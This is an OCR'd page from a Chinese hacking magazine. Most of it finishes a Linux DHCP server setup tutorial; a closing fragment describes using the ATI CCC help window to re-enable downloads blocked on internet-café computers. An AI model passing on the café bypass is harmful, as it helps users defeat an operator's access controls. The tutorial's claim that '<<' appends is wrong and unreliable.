


图4 Fedora Code 5类图形界面配置网络




图5 RedHat Linux类图形界面配置网络




图6 更新Linux客户机的网络配置




图7 查看DHCP分配地址过程

“dhclient eth0”命令重新加载网卡的配置文件，如图6。注意：如果你和我一样是以远程登录方式管理服务器的，那么“dhclient eth0”命令返回的信息你是看不到的，因为运行命令时你的网络会断掉，因为你的IP地址改变了。为了大家可以看到返回信息我是第二次运行所抓的图，当我们的租约未满并且没有其它主机抢IP地址时dhclient eth0是不会使IP地址改变的。我们在图6中可以清楚地看到，DHCP服务器的IP地址为10.0.0.10而分配给我们的IP地址为10.0.0.40，可以看出来，这里是我们的配置文件的地址池中最后一个IP地址。

我们刚刚说了，在远程登录的服务器，作DHCP的客户机时，IP地址会变，连接也会断掉（有点废话了），那我们如何知道客户机当前的IP地址呢？当然如果客户机距离你很近，而且又有显示器那就方便多了。如果不是很方便从客户机来查看客户机在你服务器上获得什么IP地址，这时你可以查看系统日志。“tail /var/log/messages”如图7，或者查看DHCP日志（/var/state/dhcp/dhcpd.leases）。如图8。我们在图7中清楚地看到DHCP客户机和服务器的交换信息过程，而在图8中可以看到DHCP客户机在服务器租用IP地址及其它网络信息。

至于Windows的客户机的配置我就不多说了，在Internet协议（TCP/IP）属性里选择自动获得IP地址就可以了，而且不用手工重新启动网络利用ipconfig /all可以看到非常详细的配置信息。（图9）

接下来就是收尾工作了，让DHCP服务器开机自动运行可以把它加载到rc.local文件内，echo "/usr/sbin/dhcpd" >>/etc/rc.local，注意命令中是"<<"追加，否则文件就被覆盖掉啦。DHCP服务器的基础应用还是比较简单的，它不像sendmail服务器那么烦琐不易理解，但是有很多人会有些误区。不要去死记那么多选项及那些安装步骤，实验的时候多看看日志，多看看man帮助，那么，简单的应用就能搞定。




图8 查看DHCP日志




图9 Windows客户机利用DHCP获得配置信息

【文中所涉及的工具已经收录到光盘中。工具如下：dhcp-3.0.4.tar.gz、dhcpd.conf】

编辑点评 作为服务器，追求的是安全与稳定。所以在安装、配置Linux服务器的时候，我们大多都不使用图形界面（某些服务是有图形界面配置工具的）。还希望众多新手可以谅解，并且抓住机会多自己锻炼。在服务器方面难的并不是是否会配置，而是如何让它不出现问题，以及发生问题后如何解决！如果读者中有实际经验，可以来论坛探讨、分享、学习。NOHACK

上接143页

这个久违的窗口就出现了，见图4。我们再去把文件下载由禁止修改为启用即可。这个方法具有局限性，望大家借此多多留意身边的软件，说不定它就能帮助你哦。

编辑点评 虽然说此方法需要依赖于ATI CCC，但据小编所知，还是有不少的网吧默认启动时会加载ATI CCC，这对我们突破网吧限制有很大的帮助，yacou也告诉大家，破解网吧的时候别忘了留意一下身边的常用软件，甚至杀毒软件，也许会有意想不到的收获。NOHACK




图3 打开帮助文件

